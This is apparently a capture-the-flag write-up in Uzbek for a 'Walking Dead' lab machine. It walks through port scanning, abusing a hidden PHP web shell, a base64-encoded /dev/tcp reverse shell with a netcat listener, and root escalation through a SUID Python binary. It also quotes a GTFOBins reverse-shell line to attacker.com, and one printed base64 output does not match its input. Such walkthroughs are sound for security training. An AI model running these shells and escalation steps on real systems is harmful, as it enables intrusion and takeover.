


Walking Dead CTF - Oddiy Hisobot

Ushbu hisobotda bajarilgan amallar ketma-ketligi va barcha skrinshotlar keltirilgan. Har bir buyruq alohida yozilgan bo'lib, nusxa olish oson.

Nmap orqali portlarni aniqlash

Buyruq:

```
nmap 172.17.0.2 -p- --min-rate 5000
```

A screenshot of a terminal window with a dark background. The window title is "kali@kali: ~". The terminal shows the execution of the command "nmap 172.17.0.2 -p- --min-rate 5000". The output includes the Nmap version (7.99), the start time (2026-07-17 11:39 +0500), the scan report for 172.17.0.2, and the results of the scan. The results show two open ports: 22/tcp (ssh) and 80/tcp (http). The scan was completed in 1.30 seconds.

```
(kali@kali)-[~]
$ nmap 172.17.0.2 -p- --min-rate 5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-17 11:39 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: B2:7B:86:55:84:E0 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds

(kali@kali)-[~]
$
```

Web sahifani ochish

Buyruq:


```
Brauzer orqali http://172.17.0.2
```



HTML source tekshirish

Buyruq:

```
curl -s http://172.17.0.2 | tidy -q -i -html
```



Yashirin linkni aniqlash

Buyruq:

hidden/.shell.php

```

kali@kali:~$ curl -s http://172.17.0.2/ | tidy -q -i -html
HTML Tidy: unknown option: h
HTML Tidy: unknown option: t
HTML Tidy: unknown option: l
<!DOCTYPE html>
<html lang="es">
<head>
  <meta name="generator" content=
    "HTML Tidy for HTML5 for Linux version 5.8.0">
  <meta charset="UTF-8">
  <title>The Walking Dead - CTF</title>
  <style>
    body {
      background-color: black;
      color: red;
      font-family: 'Courier New', monospace;
      text-align: center;
      margin: 0;
      padding: 0;
      height: 100vh;
      display: flex;
      flex-direction: column;
      justify-content: center;
      align-items: center;
      h1 {
        font-size: 50px;
        text-shadow: 3px 3px 10px darkred;
      }
      .blood-drip {
        font-size: 25px;
        text-shadow: 3px 3px 10px darkred;
      }
      animation: blink 1s infinite alternate;
      @keyframes blink {
        from { opacity: 1; }
        to { opacity: 0.5; }
      }
      audio {
        margin-top: 20px;
      }
      .hidden-link {
        display: none;
      }
    }
  </style>
</head>
<body>
  <h1>The Walking Dead - CTF</h1>
  <p class="blood-drip">Survive... if you can.</p><audio autoplay=
    "" loop=""><source src="walking_dead_theme.mp3" type=
    "audio/mpeg"> Tu navegador no soporta el audio.</audio>
  <p class="hidden-link"><a href="/hidden/.shell.php">Access
    Panel</a></p>
</body>
</html>

kali@kali:~$

```

Parametr fuzzing

Buyruq:


```
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt -u http://172.17.0.2/hidden/.shell.php?FUZZ=id -fs 0
```

A screenshot of a Kali Linux terminal window. The title bar shows standard Linux window controls and system status (11:46). The terminal prompt is '(kali㉿kali)-[~]'. A command has been entered: '\$ ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt -u http://172.17.0.2/hidden/.shell.php?FUZZ=id -fs 0'. Below the command, there is a large ASCII art logo consisting of a grid of stylized letters forming the word 'KALILINUX'. Underneath the logo, it says 'v2.1.0-dev'. A horizontal separator line follows. Then, the output of the command is displayed as a key-value list:
:: Method : GET
:: URL : http://172.17.0.2/hidden/.shell.php?FUZZ=id
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 0
Another horizontal separator line follows. At the bottom, summary statistics are shown: 'cmd [Status: 200, Size: 54, Words: 3, Lines: 2, Duration: 1ms]' and 'Progress: [17769/17769] :: Job [1/1] :: 42 req/sec :: Duration: [0:00:05] :: Errors: 0 ::'. The terminal ends with the prompt '(kali㉿kali)-[~]\$' and a cursor.

id buyrug'i

Buyruq:

`http://172.17.0.2/hidden/.shell.php?cmd=id`




A screenshot of a web browser window. The address bar shows the URL `http://172.17.0.2/hidden/.shell.php?cmd=id`. The page content displays the output of the `id` command, which is `uid=33(www-data) gid=33(www-data) groups=33(www-data)`. The browser's developer tools are open, showing the source code of the page.

Reverse shell payload

Buyruq:

`echo 'sh -i >& /dev/tcp/172.20.10.4/4444 0>&1' | base64`




A screenshot of a terminal window. The prompt is `(kali@kali)~`. The user enters the command `echo 'sh -i >& /dev/tcp/172.20.10.4/4444 0>&1' | base64`. The output is `c2ggLWkgPiYgL2Rldi90Y3AvMTcyLjIwLjEwNDQ0NCwPiYxCg==`. The user then enters a dollar sign `$` to execute the command.

Listener

Buyruq:

`nc -lvnp 4444`




```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)~  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [172.20.10.4] from (UNKNOWN) [172.17.0.2] 37912  
sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$
```

TTY olish

Buyruq:

`python3 -c 'import pty;pty.spawn("/bin/bash")'`



```
kali@kali: ~  
Session Actions Edit View Help  
www-data@ea411387e01c:/var/www/html/hidden$ tty  
tty  
not a tty  
www-data@ea411387e01c:/var/www/html/hidden$ python3 --version  
python3 --version  
Python 3.8.10  
www-data@ea411387e01c:/var/www/html/hidden$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
in/bash"' 'import pty;pty.spawn("/bi  
bash-5.0$ tty  
tty  
/dev/pts/0  
bash-5.0$
```

SUID qidirish

Buyruq:

```
find / -perm -4000 2>/dev/null
```

```
bash-5.0$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/man
/usr/bin/chsh
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/newgrp
/usr/bin/python3.8
/usr/bin/sudo
bash-5.0$
```

GTFOBins bo'yicha Python SUID

Buyruq:

```
/usr/bin/python3.8 -c 'import os; os.execl("/bin/sh","sh","-p")'
```

gtfobins.org/gtfobins/python/

/ python Sponsor Fork Star 13,460

[Shell](#) [Reverse shell](#) [File write](#) [File read](#) [Upload](#) [Download](#) [Library load](#)

Comment

The payloads are compatible with both Python version 2 and 3.

Shell

This executable can spawn an interactive system shell.

(a) [Unprivileged](#) [Sudo](#) [SUID](#) [Capabilities](#)

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

Remarks

This executable runs commands directly, e.g., via functions like `exec`, remember to omit the `os` argument of every `process` invocation for distributions where the default shell does not drop SUID privileges.

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Reverse shell

This executable can send back a reverse system shell to a listening attacker.

(a) [Unprivileged](#) [Sudo](#) [SUID](#)

This function can be performed by any unprivileged user.

```
python -c 'import sys,socket,os,pty;s=socket.socket();s.connect(("attacker.com",12345));os.dup2(s.fileno(),fd) for fd in (0,1,2);pty.spawn("/bin/sh")'
```

Root tekshirish

Buyruq:

whoami

```
Session Actions Edit View Help
kati@kali ~
bash-5.0$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/man
/usr/bin/chsh
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/newgrp
/usr/bin/python3.8
/usr/bin/sudo
bash-5.0$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
bash: python: command not found
bash-5.0$ whoami
whoami
bash: whoami: command not found
bash-5.0$ whoami
whoami
www-data
bash-5.0$ python
python
bash: python: command not found
bash-5.0$ /usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
/usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
whoami
root
#
```